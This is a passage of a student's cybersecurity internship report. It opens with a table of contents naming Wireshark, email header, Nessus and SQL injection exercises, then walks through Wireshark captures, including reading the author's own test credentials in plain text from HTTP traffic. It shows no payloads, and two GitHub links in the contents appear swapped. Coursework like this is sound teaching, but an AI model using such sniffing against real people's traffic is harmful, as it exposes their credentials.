

VERZEO



PROJECT REPORT on

NETWORK TRAFFIC ANALYSIS,

EMAIL HEADER REVIEW,

PORT SCANNING AND ANALYSIS,

AND

SQL INJECTION

CYBER SECURITY

Internship duration: ‘1st June,2020’ to ‘31st July,2020’

Submitted by:

Misha Dey

Email ID: misha.2june@gmail.com

Under the Guidance and Mentorship of:

Anivesh Roy

SNO.	CONTENT	PNO.
1.	<p>NETWORK TRAFFIC ANALYSIS AND CAPTURE USING WIRESHARK https://github.com/MishaDey/Network_Traffic_Analysis_Using_Wireshark</p> <ul style="list-style-type: none"> ▪ Analysis in terms of source/destination IP address/ports from different interfaces <ul style="list-style-type: none"> ➢ Pinging a website and analysing the Standard Query and the response to the Query ➢ Pass credentials to a insecure website and analyse ➢ Pass credentials to a secure website and analyse ➢ Capture and Analysis of traffic from Bluetooth Packets ➢ Capture and Analysis of traffic from UDP (User Datagram Protocol) Packets ➢ Capture and analysis of traffic with only background applications and all the other applications closed 	3-12
2.	<p>EMAIL HEADER REVIEW AND ANALYSIS USING G SUITE TOOLBOX Email_Header_Analysis_Using_GSuite_toolbox">https://github.com/MishaDey>Email_Header_Analysis_Using_GSuite_toolbox</p>	13-17
3.	<p>PORT SCANNING AND ANALYSIS USING NESSUS PROFESSIONAL https://github.com/MishaDey/SQL_injection_On_a_Vulnerable_Site</p> <ul style="list-style-type: none"> ▪ Complete Operating System Scan and identification of all the ports that are open ▪ Perform Basic Network scan, Advanced Scan, Host Discovery Scan And generation of scan reports ▪ List of Applications and the corresponding ports and protocols used by them 	18-27
4.	<p>EXPLOITING THE SQL INJECTION VULNERABILITY IN A WEBSITE https://github.com/MishaDey/Nessus_Professional_Port_Scanning_and_Analysis</p> <ul style="list-style-type: none"> ▪ Exploit the vulnerable website using SQL Injection Payload ▪ Find the flag details and MD5 hash for the flag ▪ Find the username and password hash and crack it ▪ Perform the challenges using information from the database 	28-42

1. NETWORK TRAFFIC ANALYSIS AND CAPTURING USING WIRESHARK

github link: https://github.com/MishaDey/Network_Traffic_Analysis_Using_Wireshark

NETWORK TRAFFIC:

Network Traffic or data traffic is the amount of data moving across a network at a given point of time.

NETWORK PACKETS:

- “Packets” are units of data which are transmitted over a network between the origin and the destination.
- The data packets in Wireshark can be viewed online and can be analysed offline

WIRESHARK:


1. Wireshark is a free and open source network protocol analyser which can demonstrate Encapsulation
2. It enables user to Interactively browse the data traffic on a computer network security engineers to examine security problems.
3. Initially the development project was named as “Ethereal” but then renamed as “Wireshark”
4. It employs the GTK+ widget toolkit and pcap(stands for packet capturing) for packet capturing
5. It is used by network engineers to troubleshoot network issues.
6. It also helps to troubleshoot latency issues and malicious activities on your network.
7. It can also analyse dropped packets.

TOOLS USED:

1. Wireshark
2. Operating System : Kali Linux, Windows
3. Any Bluetooth Device
4. Web Browser : Google Chrome
5. Links Used for Experimental Purpose :
<https://www.google.com>
<http://open-up.eu/en>
<http://open-up.eu/en>


ANALYSIS:

1. Launch the Wireshark application



There are various interfaces, Example: "wlan0" for wireless LAN, "eth0" for ethernet interface, "bluetooth0", "any" standing for any interface, etc...

2.1. Capturing Traffic From "Wlan0" interface




These are the TCP,ARP,UDP,SSDP packets that are being transmitted over the network between source and destination. The Source IPs, destination IPs, Protocol, Packet Length and information are visible.

2.2 Save the Traffic Analysis in the file "Capture_From_Wlan0.pcapng" (attached file)




2.3 Analysing a random HTTP packet




The associated Frame 11, Ethernet, IPV6, UDP, Data, the corresponding ports (source and Destination)

3. Pinging a website and analysing the Standard Query and the response to the Query

3.1 Analysing traffic After pinging <https://www.google.com>




3.2 Analysing the Standard Query and the response to the Query




The Query and the response(Answers) information can be seen

4. Pass credentials to a insecure website <http://open-up.eu/en> and analyse

4.1. Go to <http://open-up.eu/en> and enter credentials and analyse Network traffic in Wireshark



4.3. Select a HTTP packet Post and Can see the Credentials Sent



Under HTML Form Encoded... we can see the credentials sent :

Name = ‘mishadey’

Pass = 'thisismypassword'

4.5. we select the HTTP text and follow with TCP stream and Can See the text there



4.6. Save the Traffic Analysis in the file "capture_ traffic from insecure website final.pcapng"




capture traffic from insecure website ncappn

(attached file)


5. Pass credentials to a secure website and analyse

5.1. Go to <https://instagram.com/> and enter credentials



5.2. Analyse the Network Traffic in Wireshark

5.3. Follow the Same steps and See that the Data sent is Encrypted and not in plain text




5.4. Save the Traffic Analysis in the file "Capture_traffic_from_secure_website.pcapng" (attached)

Capture_traffic_from_secure_website.pcapng



6. Capture and Analysis of traffic from Bluetooth Packets:

